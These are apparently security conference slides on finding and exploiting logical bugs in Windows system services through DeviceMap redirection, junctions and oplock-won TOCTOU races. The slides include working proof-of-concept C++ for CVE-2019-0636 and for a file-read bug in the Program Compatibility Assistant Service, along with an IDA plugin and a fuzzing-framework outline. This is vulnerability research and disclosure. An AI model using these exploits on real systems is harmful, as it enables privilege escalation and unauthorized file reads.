
When we open \??\GLOBALROOT, the directory we actually

opened is \BaseNamedObjects\GLOBALROOT

The important thing is that all WINAPIs end up using \??\ path,

Therefore, we can use DeviceMap to redirect objects

that WINAPI operations.





# Reflect file operation

## ◆ DeviceMap

For example, process A want to open a file named C:\test\_path\test\_file.txt.

Before the open operation , We create a DeviceMap for processs A make \??\ point to \BaseNamedObjects.

Then we create a kernel symbolic object named “\BaseNamedObjects\C:” and linked it to “\Device\HarddiskVolume4”

 C:	SymbolicLink	\Device\HarddiskVolume9
 D:	SymbolicLink	\Device\HarddiskVolume4


# Reflect file operation

## ◆ DeviceMap

When the process A open file C:\test\_path\test\_file.txt

1. “C:\test\_path\test\_file.txt” convert to “\??\C:\test\_path\test\_file.txt” in ntdll.dll
2. “\??\” redirect to “\BaseNamedObjects” and ObpLookupObjectName try to parse “\BaseNamedObjects\C:\test\_path\test\_file.txt”
3. ObpLookupObjectName realized C: is a symbolic object then redirect it to “\Device\HarddiskVolume4”
4. ObpLookupObjectName invoke IopParseDevice and pass “test\_path\test\_file.txt” as an argument


We have redirect C:\test\_path\test\_file.txt to D:\test\_path\test\_file.txt successfully.





# Solution for example #1

- Create a hardlink named test.job
- Point it to C:\windows\win.ini
- Call the function
- Done



# Example 2: Installer Service


- ◇ CVE-2019-0636
- ◇ Target: installer service
- ◇ Call MsiAdvertiseProduct function , it is not ALPC interface
- ◇ Installer service would validate the target file first, then copy it
- ◇ Time between check and use

# How to win TOCTOU ?

## ◇ Oplocks

“Designed to reducing network traffic and improving apparent response time”

### Opportunistic Locks

05/31/2018 • 3 minutes to read • Contributors 

An opportunistic lock (also called an oplock) is a lock placed by a client on a file residing on a server. In most cases, a client requests an opportunistic lock so it can cache data locally, thus reducing network traffic and improving apparent response time. Opportunistic locks are used by network redirectors on clients with remote servers, as well as by client applications on local servers.

Opportunistic locks **coordinate data caching and coherency between clients and servers and among multiple clients.** Data that is coherent is data that is the same across the network. In other words, if data is coherent, data on the server and all the clients is synchronized.

# How to win TOCTOU ?

- ◆ Oplocks

Based on DeviceIoControl

You could lock the file , define Callback function

When the file operation is trigger , message will be sent

# How to win TOCTOU ?

◆ ReadDirectoryChangesW

No lock

Use to detect if there is any change on target folder

Brute force is needed

# Solution for example #2

- ReadDirectory changes

when file is validated , get notified then rewrite the junction to target

```
while (TRUE)
{
    ReadDirectoryChangesW(hDir, (LPVOID)&strFileNotifyInfo, sizeof(strFileNotifyInfo), TRUE, FILE_NOTIFY_CHANGE_FILE_NAME, &dwBytesReturned, NULL, NULL);

    filename1 = strFileNotifyInfo[0].FileName;

    std::wstring df = std::wstring(root) + filename1
    std::wstring::size_type found = df.find(extension)
    if (found != std::wstring::npos)
    {
        ReparsePoint::CreateMountPoint(L"c:\\blah", targetfww, L"");
    }
}
```

# Solution for example #2

- Brute force , until read success  
to many attempts , CPU rate 100%

```
do {
    hFile = CreateFile(dfc, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_DELETE | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD dwBytesRead = 0;
    ReadFile(hFile, buff, 400, &dwBytesRead, NULL);
    if (dwBytesRead > 0)
    {
        succeeded = true;
        for (int i = 0; i < 400; i++) {
            std::cout << buff[i];
        }
        std::cout << std::endl << "press any key to exit";
        return 0;
    }
    CloseHandle(hFile);
}
```

# How to do bug discovery

- Historical bug analysis is important , but it's much different from bug finding.
- Most people understand the principle , but Few people could find new bugs



# Using IDA Pro plugin assist analysis


- ◆ The amount of code for Windows services is usually very large, and function call hierarchy is usually very deep.  
So looking for sensitive function calls usually takes a lot of effort.
- ◆ It prompted us to write a simple plugin for IDA Pro.  
It uses techniques similar to Static Code Analysis to determine if there are sensitive invokes.
- ◆ IDA Pro supports two plugin languages IDC and Python.  
Developing with Python is easier than developing with IDC, So we choose python.

# Using IDA Pro plugin assist analysis

- ◆ We can use this plugin to find out what sensitive functions are called in a function.
- ◆ This is a screenshot of the results of the run , We can see this function invoke A at B and so on.

# Using IDA Pro plugin assist analysis

- ◆ IDA provides a lot of interfaces to help us write this plugin.
- ◆ Firstly, use `GetFunctionAttr()` to get a function's start address and end address. This is the scope of our search.
- ◆ Secondly, We search instructions one by one in a basic block by `GetMnem()`. In compiler construction, a basic block is a straight-line code sequence with no branches.



# Using IDA Pro plugin assist analysis


- ◆ Thirdly , if the instructions is a “call”, record the target address of the call and determine the segment attribute of the target address.

If target address in .text segment, Go back to step 1 for a recursive call.

Else if target address is in .idata segment, it indicates that it is an imported function.

Then compare its function name to determine if it is a sensitive function.

- ◆ Fourth, handle all jump and branch structures and repeat the above operations for each basic block.



# Using IDA Pro plugin assist analysis

```
def search_far_block(self, block_addr, func_start, func_end, call_list):
    branch_list = []
    cur_addr = block_addr
    if self.cur_recursive_count_block > self.max_recursive_count:
        return
    self.cur_recursive_count_block += 1
    while True:
        # stop loop when:ret\jump .idata\jump in function body
        opcode_str = GetMnem(cur_addr)
        if cur_addr > func_start and cur_addr < func_end:
            return
        if _DEBUG:
            msg('[FAR_BLOCK]:' + str(hex(cur_addr)) + '/' + opcode_str + '\n')
        if 'call' in opcode_str:
            call_list.append(cur_addr)
        elif 'jmp' in opcode_str:
            pass
        elif 'j' in opcode_str:
            another_branch = Rnext(cur_addr, Rfirst(cur_addr))
            branch_list.append(another_branch)
        elif 'ret' in opcode_str:
            break

        if Rfirst(cur_addr) == 0xffffffff:
            # example: jmp cs:__imp_TerminateProcess
            if 'j' in opcode_str and \
                'idata' in SegName(GetOperandValue(cur_addr, 0)):
                if _DEBUG:
                    msg('[DIRECT JMP]+' + str(hex(cur_addr)) + '\n')
                self.import_list.append(cur_addr)
            break
```

# New bugs found we found

Program Compatibility Assistant Service

arbitrary file metadata read

◆ Include the following problems.

Incorret Impersonation

TOCTOU - Time of Check Time of Use

# Bug #1 Program Compatibility Assistant Service

- ◇ ALPC interface in pcasvc.dll
- ◇ RAiGetFileInfoFromPath could read target file
- ◇ Impersonate first, then do security check , if passed , revert to system

```
v12 = RpcImpersonateClient(BindingHandlea);  
if ( v12 )  
    goto LABEL_2;  
v13 = CreateFileW(lpFileNamea, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);  
v12 = RpcRevertToSelfEx(BindingHandlea);  
if ( v13 == (HANDLE)-1 )  
{  
    v12 = GetLastError();  
    goto LABEL_5;  
}  
CloseHandle(v13);
```

# Bug #1 Program Compatibility Assistant Service

- ◇ Create a file (win.ini) , use junction links to its folder
- ◇ Use oplocks to lock the file
- ◇ Call the ALPC interface
- ◇ Rewrite the junction , points to target (c:\windows\ ,etc)
- ◇ Pass the check , revert to system then read c:\windows\win.ini



# Bug #1 Program Compatibility Assistant Service

```
void LockCallback(void* arg)
{
    std::cout << "[+]set oplock for temp file..." << std::endl;
    CloseHandle(arg);
    system("rmdir C:\\users\\mathias\\junc");
    system("mklink /J c:\\users\\mathias\\junc c:\\windows\\");
    std::cout << "[+]bypass the security check..." << std::endl;
}
void RunExploit()
{
    RPC_BINDING_HANDLE handle;
    RPC_STATUS status = CreateBindingHandle(&handle);
    system("echo 111 >> c:\\users\\mathias\\no_privilege.txt");
    system("mklink /J c:\\users\\mathias\\junc c:\\users\\mathias\\");
    FileOpLock* oplock = FileOpLock::CreateLock(L"C:\\users\\mathias\\no_privilege.txt", L"", LockCallback, nullptr);
    if (oplock == nullptr)
    {
        return;
    }

    Proc4_RAiGetFileInfoFromPath(handle, p0, p1, p2, p3, p4, p5, (wchar_t*)L"..../..../users/mathias/junc/no_privilege.txt");
    std::cout << "[+]success... reading information:" << std::endl;
    printf("%ws \n", dst0);
}
}
```

# How to automate bug discovery


- Target

mainly cared about file operation

- Learn from fuzzer of memory corruption bugs

generate samples -> run with program -> collect crash

Find something in logical bugs , which is similar with a crash



# Build the framework

- How to detect file operation ?

Process monitor of sysinternals

But : No command line tool

We make some hack & injection , left an interface for framework to call

# Build the framework

- Sensitive operation , which is similar with a crash

Very simple: One time reflect , All things done

SetSecurityfile

SetDispositionInformationFile

# Build the framework

- How to interact with system service / trigger the function ?
- ALPC interfaces ?

it's impossible to automate the reverse engineering work.

# Build the framework

- One thought

Collect function related to system service from MSDN.

Learned from CVE-2019-0636



# Build the framework

We just care about function related to system service

Filter html source code by “server / service”

Also , details of the function , such as parameters , need to be collected

# Build the framework

Collect function list from MSDN

```
origin_url='https://docs.microsoft.com/en-us/windows/desktop/api'
target_url='https://docs.microsoft.com/en-us/windows/desktop/api/_setup/'

r=requests.get(target_url, proxies=proxies)
Regex = re.compile(r'<li><a href=".+(/.+/.)" data-linktype="relative-path"')
Regex2 = re.compile(r'href="/en-us/windows/desktop/api(.+?)"')
mo = Regex.findall(r.text)
url_list=list()
url_list_2=list()
for i in mo:
    url_list.append(origin_url+str(i))
for j in url_list:
    r=requests.get(j, proxies=proxies)
    mo = Regex2.findall(r.text)
    for k in mo:
        url_list_2.append(origin_url+str(k))
        q.put(origin_url+str(k))
print "init ready..."
for i in range(0,10):
    Scanner().start()
```



# Build the framework


We do find some problems in collected function... but none of them is vulnerable

So I start to think about the system application , which is installed by default , may interact with system service.

How could we use them to trigger the system service ?

The problem is solved by an unintentional discovery

# Build the framework




The screenshot shows the Microsoft Store interface for the Instagram app. At the top, the window title is "Microsoft Store" with standard window controls. The navigation bar includes "Home", "Apps", "Games", "Devices", "Movies & TV", "Books", and "More". A search bar and a download indicator "↓ 10" are also present. The main content area features a blue checkmark icon and the text "You own this app." next to a blue "Install" button. Below this, the Instagram app card is displayed with its logo, category "Social", and a rating of 4.5 stars from 1,269 reviews. A description follows, and an ESRB rating of "TEEN" is shown at the bottom left.

Microsoft Store


← Home Apps Games Devices Movies & TV Books More ▾

🔍 Search 👤 ↓ 10 ⋮

✓ You own this app. **Install** ⋮

 **Instagram**  
Instagram • Social  
🔗 Share 📖 Wish list  
★★★★☆ 1,269

Instagram is a simple way to capture and share the world's moments. Follow your friends and family to see what they're up to, and discover accounts from all over the world that are sharing things you love. Join the community [More](#)

 **TEEN**  
Users Interact  
Shares Location

# Build the framework

When click the “install” button in windows cloud store

System service would do some operations , which might be vulnerable

So , UI interaction may be a good way to trigger them



# Build the framework

do random stuff with Application installed by default.

Collect executable file list , under system folder

Start the application / Exit

Click some UI buttons / do some interactions

The application may interact with system service

# A representative vulnerability template

